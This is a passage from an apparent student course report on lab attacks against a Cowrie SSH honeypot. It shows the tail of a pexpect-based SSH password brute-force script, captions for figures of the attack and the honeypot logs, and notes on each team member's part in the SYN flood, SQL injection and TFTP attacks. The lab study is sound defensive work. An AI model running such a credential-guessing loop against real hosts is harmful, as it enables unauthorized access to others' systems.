    try:
        child = pexpect.spawn(f"ssh {username}@{host} -p {port}", timeout=5)
        index = child.expect(["password:", "Permission denied", pexpect.EOF, pexpect.TIMEOUT])

        if index == 0:
            child.sendline(password)
            index = child.expect(["\$ ", "# ", "Permission denied", pexpect.EOF, pexpect.TIMEOUT], timeout=5)

            if index in [0, 1]:
                print(f"SUCCESS with password Password: {password}")
                child.sendline("whoami")
                child.sendline("exit")
                break
            else:
                print("Failed attempt.")

        else:
            print("Failed.")

    except pexpect.exceptions.TIMEOUT:
        print("Timeout.")
    except pexpect.exceptions.EOF:
        print("Connection closed.")

    child.close()
```

Figure 15: brute_force.py




Figure 16: Brute-Force SSH Attack




Figure 17: Cowrie Logs During the Attack




Figure 18: Output of the Successful Attack




Figure 19: Successful Brute-Force Attack

Individual Contributions

This project was a team effort, and we collaborated throughout all stages evenly. While some tasks were overlapping, each member took initiative on different areas, contributing equitably to the implementation, experimentation and documentation process for all the deliverables:

- **Angus Bews** focused on executing the SYN flood attack, as well as the setup of the SQL database. He contributed to the writing and editing of the course deliverables, recording the course presentation, and was involved in refining the experiment results and prevention technique sections.

- **Cristina Rojas** led the setup of the virtual machine and network configuration, configured the Cowrie honeypot framework, and developed the brute-force SSH attack scripts. She also worked on testing, log analysis, and system monitoring, recording the course presentation, in addition to helping write and edit the course deliverables.

- **Khushboo Chugh** implemented and tested the SQL injection attacks, including connecting the Flask app to the MySQL database. She also configured and executed the TFTP-based attacks and took the lead in compiling the result documentation. She played an active role in writing, recording the course presentation, and editing the deliverables.